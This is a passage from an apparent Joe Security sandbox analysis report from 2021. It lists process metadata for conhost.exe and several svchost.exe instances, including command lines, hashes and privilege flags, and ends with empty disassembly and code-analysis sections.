Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 2144 Parent PID: 5352

General

Start time:	09:36:04
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5552 Parent PID: 556

General

Start time:	09:36:13
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 2968 Parent PID: 556

General

Start time:	09:36:37
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 4640 Parent PID: 556

General

Start time:	09:37:05
Start date:	02/12/2021

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k wsappx -p -s AppXSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 1460 Parent PID: 556

General

Start time:	09:37:09
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021